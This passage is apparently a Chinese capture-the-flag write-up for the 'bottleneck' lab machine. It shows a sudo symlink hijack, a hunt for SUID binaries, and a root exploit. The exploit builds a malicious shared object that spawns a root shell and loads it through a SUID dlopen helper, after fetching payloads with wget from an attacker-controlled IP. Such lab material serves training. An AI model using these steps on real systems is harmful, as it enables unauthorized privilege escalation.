虽然www-data用户拥有权限，但是当我们覆盖clear_logs的时候实际上修改却是/opt/clear_logs.sh。


解决办法是先修改clear_logs软链接的指向，使其指向wget下载的文件clear_logs_copy

```
cd /tmp
wget http://192.168.56.101:65534/clear_logs_copy
chmod 777 clear_logs_copy
ln -snf /tmp/clear_logs_copy /var/www/html/web_utils/clear_logs
```


```
sudo -ubytevsbyte /var/www/html/web_utils/clear_logs
```



```
www-data@bottleneck:/tmp$ sudo -ubytevsbyte /var/www/html/web_utils/clear_logs
<udo -ubytevsbyte /var/www/html/web_utils/clear_logs
sudo: /var/www/html/web_utils/clear_logs: command not found
www-data@bottleneck:/tmp$ chmod 777 clear_logs_copy
sudo -ubytevsbyte /var/www/html/web_utils/clear_logs
<udo -ubytevsbyte /var/www/html/web_utils/clear_logs
bytevsbyte@bottleneck:/tmp$ 
```



```
bytevsbyte@bottleneck:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/test/testlib
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/snap/core/6673/bin/mount
/snap/core/6673/bin/ping
/snap/core/6673/bin/ping6
/snap/core/6673/bin/su
/snap/core/6673/bin/umount
/snap/core/6673/usr/bin/chfn
/snap/core/6673/usr/bin/chsh
/snap/core/6673/usr/bin/gpasswd
/snap/core/6673/usr/bin/newgrp
/snap/core/6673/usr/bin/passwd
/snap/core/6673/usr/bin/sudo
/snap/core/6673/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/6673/usr/lib/openssh/ssh-keysign
```




```
bytevsbyte@bottleneck:/usr/test$ cat testlib.c
cat testlib.c
#include <dlfcn.h>
#include <unistd.h>

int main(int argc, char *argv[]){
    void *handle;
    int (*function)();
    if(argc < 2)
        return 1;
    handle = dlopen(argv[1], RTLD_LAZY);
    function = dlsym(handle, "test_this");
    function();
    return 0;
}
```

直接改成c语言提权脚本


> *下面是我们的程序test_this.c，这里需要我们修改函数的名称为test_this，必须是这个，因为/usr/test/testlib源代码里使用的函数名称就是这个。*

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
void test_this()
{
setuid(0); setgid(0); system("/bin/sh");
}
```

```
#kali
gcc -fPIC -shared test_this.c -o test_this.so

#靶机
wget http://192.168.56.101:65534/test_this.so
chmod 777 test_this.so
/usr/test/testlib /tmp/test_this.so
```



```
bytevsbyte@bottleneck:/tmp$ /usr/test/testlib /tmp/test_this.so
/usr/test/testlib /tmp/test_this.so
# 
```



```
# cd /root
cd /root
# ls
ls
root.txt  snap
# cat root.txt
cat root.txt
Great man, you have rooted bottleneck.
I hope you enjoyed the journey.
Share this flag with me on twitter: @bytevsbyt3

flag{w0w_y0u_h4v3_r00t3d_bottleneck}

# 
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/102526835